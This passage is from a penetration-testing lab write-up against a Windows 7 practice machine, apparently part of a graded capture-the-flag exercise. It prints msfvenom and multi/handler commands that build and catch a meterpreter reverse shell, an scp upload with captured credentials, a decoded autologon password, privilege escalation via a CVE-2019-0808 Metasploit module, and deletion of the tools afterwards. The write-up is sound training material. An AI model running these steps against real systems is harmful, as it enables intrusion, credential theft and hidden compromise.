Country code                 001 (United States)
Account active               Yes
Account expires              Never
```

3.2 EXPLOITATION

To create a reverse shell on this machine back to the attacker, we create a payload using msfvenom using a 32-bit version as we have determined this is x86 architecture.

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.2.15 LPORT=4445 -f exe > shell-x86.exe
```


Then upload it using scp and Richmond's credentials.


```
scp shell-x86.exe Richmond@10.0.2.12:"C:/Users/richmond"
```

Next a listener is started using the same configurations as the payload using msfconsole's multi/handler.


```
Search multi/handler
Use 5
Set lhost 10.0.2.15
Set lport 4445
Set payload windows/meterpreter/reverse_tcp
run
```


Within the SSH connection, the attacker can launch the payload. The listener then gains a meterpreter reverse TCP shell. Meterpreter has various tools built in for further enumeration, info gathering, and exploitation, more on this later.


Command Prompt
File Actions Edit View Help
Downloads NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf Start Menu
Favorites NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms Templates
Links NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms Videos
Local Settings ntuser.ini
C:\Users\richmond>ver
Microsoft Windows [Version 6.1.7601]
C:\Users\richmond>wmic
wmic:root\cli>os
ERROR:
Description = Access denied
wmic:root\cli>whoami
ERROR:
Description = Access denied
wmic:root\cli>^C
C:\Users\richmond>set pro
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 25 Model 97 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL=25
PROCESSOR_REVISION=6102
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
PROMPT=PG
C:\Users\richmond>shell-x86.exe
C:\Users\richmond>


kali@kali: ~
File Actions Edit View Help
Exploit target:
Id Name
0 Wildcard Target
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4445
[*] Sending stage (175174 bytes) to 10.0.2.12
[*] Meterpreter session 1 opened (10.0.2.15:4445 → 10.0.2.12:49174) at 2023-01-17 15:59:56 -0500
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 2120 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\richmond>whoami
whoami
ie9win7\richmond
C:\Users\richmond>type noteToRichmond.txt
type noteToRichmond.txt
Richmond -- Thank goodness it's you.
[Red Belt]
If it were anyone else reading this
they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshot that with the getuid command to achieve
their red belt and I'd be in big trouble.
[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum
privileges. Thankfully I don't think the students remember using a tool
to escalate privileges in any of their assignments. I believe there are
credentials in the XML document in the folder named after the football team
that is in Carolina in the windows folder. IEUser is the login and the password may
need to be encoded, I think its base64 but I'm not sure. Login to IEUser and
I've left a note for you on the Desktop
[Optional Black Belt]
Also if you have the time, this is completely optional I configured this MySQL server, but not sure if
I configured it correctly to be exploited. Something about user diagrams in
metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know if that's vulnerable as well and I can get back to making
this comptuer secure
Thanks!

After navigating to the directory “C:\Windows\Panther” and searching for the user “IEUser” within the “unatted.xml,” a base64 encrypted password can be seen. With a quick decryption, the plaintext password is “qwerty12345.” This is a serious concern as an attack vector for anyone with physical access to the machine as they will have immediate administrator level privileges. One would want to implement some possible physical controls to layer in some risk mitigation i.e. door locks, surveillance.


<Description>IEUser</Description>
<DisplayName>IEUser</DisplayName>
<Group>administrators</Group>
<Name>IEUser</Name>
</LocalAccount>
</LocalAccounts>
</UserAccounts>
<OOBE>
<HideEULAPage>true</HideEULAPage>
<HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE>
<NetworkLocation>Home</NetworkLocation>
<ProtectYourPC>1</ProtectYourPC>
</OOBE>
<AutoLogon>
<Password>cXdlcnR5MTIzNDU=</Password>
<Username>IEUser</Username>
<Enabled>true</Enabled>
</AutoLogon>
<FirstLogonCommands>
<SynchronousCommand wcm:action="add">
<CommandLine>cmd.exe /c powershell -Command "Set-Executi
<Description>Set Execution Policy 64 Bit</Description>
<Order>1</Order>
<RequiresUserInput>true</RequiresUserInput>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
<CommandLine>C:\Windows\SysWOW64\cmd.exe /c powershell -
<Description>Set Execution Policy 32 Bit</Description>
<Order>2</Order>
<RequiresUserInput>true</RequiresUserInput>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
<CommandLine>%SystemRoot%\System32\reg.exe ADD HKCU\SOFT
andLine>



3.3 FURTHER ENUMERATION & PRIVILEGE ESCALATION

The credentials for IEUser are not set up to be accessed through SSH or SCP. If it was, an attacker would have administrative access, allowing for modification of system files, creation of hidden user accounts to create persistence, and lock out users by modifying access or passwords.


Using all of the knowledge we have gained thus far, several vulnerabilities might gain traction. Winpeas was installed for enumeration but unfortunately could not pick up much from the Richmond user position. The “getsystem” command within meterpreter also proved to be ineffective.

My approach was to take a step back and research for tools within Metasploit that may not necessarily be specific to this version of Windows. After doing some research, this tool stood out as an excellent option because we have already satisfied the meterpreter session prerequisite for this tool.

The Local Exploit Suggester within the Meterpreter shell gives these possible options for exploiting the machine in pursuit of privilege escalation from user level to NT AUTHORITY\SYSTEM. The Local Exploit Suggester (LES) is a tool in the Metasploit Framework that helps security researchers and penetration testers quickly identify and prioritize local privilege escalation vulnerabilities. LES automates searching for known local privilege escalation exploits and suggests the most promising ones based on the target's operating system and service pack level. It also provides useful information such as a description of the vulnerability, proof-of-concept

code, and links to additional resources. The Local Exploit Suggester tool is available for Windows, Linux, and macOS.

```
run post/multi/recon/local_exploit_suggester
```




After trying the several different exploit techniques suggested, the “ntusermndragover” module proved to be successful.

“This module exploits a NULL pointer dereference vulnerability in MNGetpItemFromIndex(), which is reachable via a NtUserMNDragOver() system call. The NULL pointer dereference occurs because the xxxMNFindWindowFromPoint() function does not effectively check the validity of the tagPOPUPMENU objects it processes before passing them on to MNGetpItemFromIndex(), where the NULL pointer dereference will occur. This module has been tested against Windows 7 x86 SP0 and SP1. Offsets within the solution may need to be adjusted to work with other versions of Windows, such as Windows Server 2008.” CVE-2019-0808

By using the session that we started with the original reverse TCP shell payload, we are able to gain NTAuthority/System privileges which allows for full directory traversal into the IEUser Desktop where the black belt flag is located.



Using the hints about the second black belt flag, I did some digging in the program files of MySQL and was able to navigate to the second flag



3.4 HOUSE CLEANING

To practice a “Leave No Trace” approach, the payload used to gain the reverse shell was deleted from Richmond’s home directory as well as all the other failed exploits and enumeration tools, ie winpeas.